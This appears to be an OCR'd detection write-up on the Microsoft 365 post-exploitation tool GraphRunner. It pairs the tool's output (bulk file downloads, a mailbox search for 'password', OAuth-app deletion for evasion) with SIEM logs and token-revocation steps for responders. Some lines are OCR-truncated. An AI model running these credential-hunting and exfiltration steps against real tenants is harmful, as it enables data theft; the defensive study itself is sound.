
```
[*] Enter the result number(s) of the file(s) that you want to download. Ex. "0,10,24"

[*] Now downloading cloud-adoption-framework.pdf
[*] Do you want to download any more files? (Yes/No/All)
all
Invalid input. Please enter Yes or No.
[*] Do you want to download any more files? (Yes/No/All)
yes
[*] Enter the result number(s) of the file(s) that you want to download. Ex. "0,10,24"
1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17
[*] Now downloading Guidelines for Posting.pdf
[*] Now downloading Project-Brandenburg.pdf
[*] Now downloading Fuel Directory Providers.pdf
[*] Now downloading Guidelines for Posting.pdf
[*] Now downloading Project-Mirage.pdf
[*] Now downloading Propellant Fuel.pdf
[*] Now downloading Guidelines for Posting.pdf
[*] Now downloading Guidelines for Posting.pdf
[*] Now downloading Guidelines for Posting.pdf
Web request status [Web request completed. (Number of bytes processed: 2468157)                ]
Web request status [Web request completed. (Number of bytes processed: 22057)                  ]
Web request status [Web request completed. (Number of bytes processed: 271317)                 ]
Web request status [Web request completed. (Number of bytes processed: 217999)                 ]
Web request status [Web request completed. (Number of bytes processed: 22057)                  ]
Web request status [Web request completed. (Number of bytes processed: 122133)                 ]
Web request status [Web request completed. (Number of bytes processed: 24582)                  ]
Web request status [Web request completed. (Number of bytes processed: 22057)                  ]
Web request status [Web request completed. (Number of bytes processed: 22057)                  ]
Web request status [Number of bytes processed: 8192                                            ]
```

Invoke-SearchSharePointAndOneDrive

Initial search logs the graph API to the search/query endpoint


Office 365 downloads log along with a Get/302 activity

Uses the Invoke-DriveFileDownload function




TIMESTAMP	EVENT	METADAT...	PRINCIPAL.IP	NETWORK.H...	NETWOR...	TARGET.URL	SRC.FILE.FULL_PATH
2025-02-07T17:47:45.598	NETWORK_HTTP tim.smith_admin	Microsoft Graph Activity	34.152.40.90	GET	302	https://graph.microsoft.com/v1.0/drives/b!0G9FPOq-Gk-JlzzUJ3N5pQohKfmPkaVDj8Mj1Ad5ZxEMci9MjvJFQLvOtg4RxpJH/items/01URYO5X73CDF7PYGXXVF3YGBPW2XKTFO6/content	[Unknown]
2025-02-07T17:47:45.000	USER_RESOURCE_UPDATE_CONTENT tim.smith_admin@lunarstiiiness.com - Microsoft Office	FileDownloaded	34.152.40.90	[Unknown]	[Unknown]	[Unknown]	Shared Documents/Finance/2023-Budget-Addendum-062723.pdf
2025-02-07T17:47:44.000	1 ALERT USER_RESOURCE_UPDATE_CONTENT tim.smith_admin@lunarstiiiness.com - Microsoft Office	FileDownloaded	34.152.40.90	[Unknown]	[Unknown]	[Unknown]	Shared Documents/R&D/Structural Integrity Notes.pdf
2025-02-07T17:47:43.866	NETWORK_HTTP tim.smith_admin	Microsoft Graph Activity	34.152.40.90	GET	302	https://graph.microsoft.com/v1.0/drives/b!zgfmwe2yg0evGgZlXejJYS2TeU1glYJBrKwGFU4XRn4LptX_Ju96QIx7ctDfVfUa/items/01RMC5O3OR66XFFGTYNZHZC4IAGJOINVNL/content	[Unknown]

Invoke-SearchMailbox



```
PS C:\GraphRunner> Invoke-SearchMailbox $apptokens -searchterm password -messagecount 50
[*] Using the provided access tokens.
[*] Found 12 matches for search term password
Subject: Undeliverable: FW: [Resolved] WIN-ADFS: Password Hash Synchronization heartbeat was skipped in last 120
tExchange329e71ec88ae4615bbc36ab6ce41109e@th7sz.onmicrosoft.com | Receivers: Heather Glenn | Date: 01/16/2025 04
tbeat was skipped in last 120 minutes. - You have an important message from the Microsoft Entra ID Error Details
================================================================================
Subject: Tim Smith (A                                                            @lunarstiiiness.com |
n) shared with you.                                                             with existing access.
```

```
[*] Do you want to download these emails and their attachments? (Yes/No)
yes
[*] Downloading messages...
[*] Downloading Undeliverable_FW_Resolved_WINADFS_Password_Hash_Synchronization_heartbeat_
s__You_have_an_important_message_from_the_Microsoft_Entra_ID
MethodInvocationException: C:\GraphRunner\GraphRunner.ps1:6003
Line |
6003 |  …            $dateTime = [DateTime]::ParseExact($dateTimeString, "yyyy …
     |                ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
     | Exception calling "ParseExact" with "3" argument(s): "String '01/16/2025 04:32:27'
     | DateTime."
InvalidOperation: C:\GraphRunner\GraphRunner.ps1:6004
```




TIMESTAMP	EVENT	METADATA.PR...	PRINCIPAL.IP	NETWORK.HTTP.USER_AGENT	NETWOR...	TARGET.URL
2025-02-10T14:49:40.153	NETWORK_HTTP heather.glenn_admin	Microsoft Graph Activity	34.152.40.90	Mozilla/5.0 (Windows NT 10.0; Microsoft Windows 10.0.14393; en-US) PowerShell/7.3.0	400	https://graph.microsoft.com/v1.0/me/messages/AAMkAGU2NDMwNWMxLTY2NzEtNGQ4Yi05MzdhLTJjNTMwM2RkZWQ3YgBGAAAAAAAc/gfChYNsSqNvBoSmZH7/BwCUOg4TJI4ESJRylRcfecEOAAAAAAEMAACUOg4TJI4ESJRylRcfecEOAAIECuUDAAA=
2025-02-10T14:49:27.140	NETWORK_HTTP heather.glenn_admin	Microsoft Graph Activity	34.152.40.90	Mozilla/5.0 (Windows NT 10.0; Microsoft Windows 10.0.14393; en-US) PowerShell/7.3.0	200	https://graph.microsoft.com/v1.0/search/query


Invoke-SearchMailbox

GET/400 failures don’t log Office 365

GET/200 triggered a single Office 365 MailItemsAccessed log



TIMESTAMP	EVENT	METADATA.P...	PRINCIPAL.IP	NETWORK.HTTP.USER_AGENT	NETWOR...	TARGET.URL
2025-02-10T15:36:33.276	NETWORK_HTTP heather.glenn_admin	Microsoft Graph Activity	34.152.40.90	Mozilla/5.0 (Windows NT 10.0; Microsoft Windows 10.0.14393; en-US) PowerShell/7.3.0	200	https://graph.microsoft.com/v1.0/me/messages/AAMkAGU2NDMwNWMxLTY2NzEtNGQ4Yi05MzdhLTJjNTMwM2RkZWQ3YgBGAAAAAAAc-gfChYNsSqNvBoSmZH7-BwCUOg4TJI4ESJRylRcfecEOAAAAAAEMAACUOg4TJI4ESJRylRcfecEOAAGVW4vSAAA=
2025-02-10T15:36:33.067	NETWORK_HTTP heather.glenn_admin	Microsoft Graph Activity	34.152.40.90	Mozilla/5.0 (Windows NT 10.0; Microsoft Windows 10.0.14393; en-US) PowerShell/7.3.0	200	https://graph.microsoft.com/v1.0/me/messages/AAMkAGU2NDMwNWMxLTY2NzEtNGQ4Yi05MzdhLTJjNTMwM2RkZWQ3YgBGAAAAAAAc-gfChYNsSqNvBoSmZH7-BwCUOg4TJI4ESJRylRcfecEOAAAAAAEMAACUOg4TJI4ESJRylRcfecEOAAHb27w2AAA=
2025-02-10T15:36:32.425	NETWORK_HTTP heather.glenn_admin	Microsoft Graph Activity	34.152.40.90	Mozilla/5.0 (Windows NT 10.0; Microsoft Windows 10.0.14393; en-US) PowerShell/7.3.0	200	https://graph.microsoft.com/v1.0/me/messages/AAMkAGU2NDMwNWMxLTY2NzEtNGQ4Yi05MzdhLTJjNTMwM2RkZWQ3YgBGAAAAAAAc-gfChYNsSqNvBoSmZH7-BwCUOg4TJI4ESJRylRcfecEOAAAAAAEMAACUOg4TJI4ESJRylRcfecEOAAIECuT9AAA=



TIMESTAMP	EVENT	METADATA.PRODUCT_...	PRINCIPAL.IP	NETWORK.H...	PRINCIPAL.USER.U...	TARGET.USER.USE...	SECURITY_RE...	SECURIT...	TARGET.LA...	TARGET.LABELS.VALUE
2025-02-10T15:36:31.000	EMAIL_UNCATEGORIZED [No Subject]	MailItemsAccessed	20.190.139.173	Client=REST;;	heather.glenn_admin @lunarstiiiness.com	heather.glenn_admin @lunarstiiiness.com	MailAccessType IsThrottled RecordType	Bind False 50	MailboxGuid ClientAppId user_key	e64305c1-6671-4d8b-937a-2c5303dded7b 021ecfd7-f857-4dba-877b-05fb0bc7529b 100320024FBE0B6D

Additional Functions

Defense Evasion

- Deletion of Applications, Groups and Removing Users from Groups

Utilities

- File download
- Spin up web basic web server for email viewing
- Check access for token and import tokens
- Listener for App Injection function
- Test different client Ids for determine permissions

Invoke-DeleteOAuthApp


Soft Delete of the Application

Can be found in the Deleted Applications section of App registrations

Object ID is provided when App Injection takes place - need this to delete the app

Recon Command Invoke-DumpApps contains Application (Client ID) but not Object ID

Office 365 & Azure AD Audit log the application deletion and the service principal



If deleted for more than 30 days, app registrations cannot be restored and may be automatically permanently deleted.

1 applications found

	Display name ↑↓	Application (client) ID	Object ID	Deleted date ↑↓
□	RP R&D Project Fish	021ecfd7-f857-4dba-877b-05fb0bc7529b	3786e006-1b3d-4d57-bee1-2448db14b6b3	2/10/2025

Revoking Refresh Tokens

“You can’t configure the lifetime of a refresh token” - Microsoft


Modify conditional access policies to set time when user must sign-in again

Token Protection (Preview) - Sits on top of CAP

If you need to revoke access, the preferred method is MS Graph PowerShell

Azure AD PowerShell is deprecated stopped functioning end of March 2025


- Revoke-AzureADUserAllRefreshToken
- Revoke-AzureADSignedInUserAllRefreshToken



```
PS C:\Windows\system32> Connect-MgGraph -Scopes User.ReadWrite.All
Welcome to Microsoft Graph!

Connected via delegated access using 14d82eec-204b-4c2f-b7e8-296a70dab67e
Readme: https://aka.ms/graph/sdk/powershell
SDK Docs: https://aka.ms/graph/sdk/powershell/docs
API Docs: https://aka.ms/graph/docs

NOTE: You can use the -NoWelcome parameter to suppress this message.

PS C:\Windows\system32> $User = Get-MgUser -Search UserPrincipalName:'mike.slayt
vel eventual
PS C:\Windows\system32> Update-MgUser -UserId $User.Id -AccountEnabled:$false
PS C:\Windows\system32> Revoke-MgUserSignInSession -UserId $User.Id

Value
-----
True
```


https://learn.microsoft.com/en-us/entra/identity-platform/refresh-tokens
https://learn.microsoft.com/en-us/entra/identity/users/users-revoke-access#access-tokens-and-refresh-tokens
https://learn.microsoft.com/en-us/entra/identity/conditional-access/concept-token-protection

Token Revocation - Admin Actions




TIMESTAMP	EVENT	METADATA.PRO...	TARGET.USER.US...	TARGET.URL	SRC.RESOUR...	SRC.RESOUR...	TARGET.RESOURCE.ATTRIB...	TARGET.RESOURCE.ATTRIBUTE.LABELS.VALUE
2025-02-10T21:50:24.236	NETWORK_HTTP tim.smith_admin	Microsoft Graph Activity	[Unknown]	https://graph.microsoft.com/v1.0/users/2f d09fc-1952-445f-9fc4-e5f428f9a252/microsoft.graph.revokeSignInSessions	[Unknown]	[Unknown]	Resource ID	/TENANTS/E7FE4095-076F-410C-A07E-B6CD5991B434/PROVIDERS/MICROSOFT.AADIAM
2025-02-10T21:50:24.222	USER_UNCATEGORIZED UPDATE USER tim.smith_admin@lunarstiiiness.com - 35.193.63.93	Update user	mike.slayton@th7sz.onmicrosoft.com	[Unknown]	StsRefreshTokensValidFrom	2024-02-09T16:26:44.000	StsRefreshTokensValidFrom Included Updated Properties TargetId.UserType	2025-02-10T21:50:24.000 StsRefreshTokensValidFrom Member
2025-02-10T21:50:24.221	USER_UNCATEGORIZED UPDATE STSREFRESHTOKENVALIDFROM TIMESTAMP tim.smith_admin@lunarstiiiness.com - 35.193.63.93	Update StsRefreshTokenValidFrom Timestamp	mike.slayton@th7sz.onmicrosoft.com	[Unknown]	StsRefreshTokensValidFrom	2024-02-09T16:26:44.000	StsRefreshTokensValidFrom Included Updated Properties	2025-02-10T21:50:24.000 StsRefreshTokensValidFrom
2025-02-10T21:50:13.185	NETWORK_HTTP tim.smith_admin	Microsoft Graph Activity	[Unknown]	https://graph.microsoft.com/v1.0/users/2f d09fc-1952-445f-9fc4-e5f428f9a252	[Unknown]	[Unknown]	Resource ID	/TENANTS/E7FE4095-076F-410C-A07E-B6CD5991B434/PROVIDERS/MICROSOFT.AADIAM
2025-02-10T21:50:13.165	USER_UNCATEGORIZED UPDATE USER tim.smith_admin@lunarstiiiness.com - 35.193.63.93	Update user	mike.slayton@th7sz.onmicrosoft.com	[Unknown]	AccountEnabled	true	AccountEnabled Included Updated Properties ActorId.ServicePrincipalNames SPN TargetId.UserType	false AccountEnabled 14d82eec-204b-4c2f-b7e8-296a70dab67e 14d82eec-204b-4c2f-b7e8-296a70dab67e Member
2025-02-10T21:50:13.164	USER_DELETION tim.smith_admin@lunarstiiiness.com - 35.193.63.93	Disable account	mike.slayton@th7sz.onmicrosoft.com	[Unknown]	AccountEnabled	true	AccountEnabled Included Updated Properties ActorId.ServicePrincipalNames SPN	false AccountEnabled 14d82eec-204b-4c2f-b7e8-296a70dab67e 14d82eec-204b-4c2f-b7e8-296a70dab67e
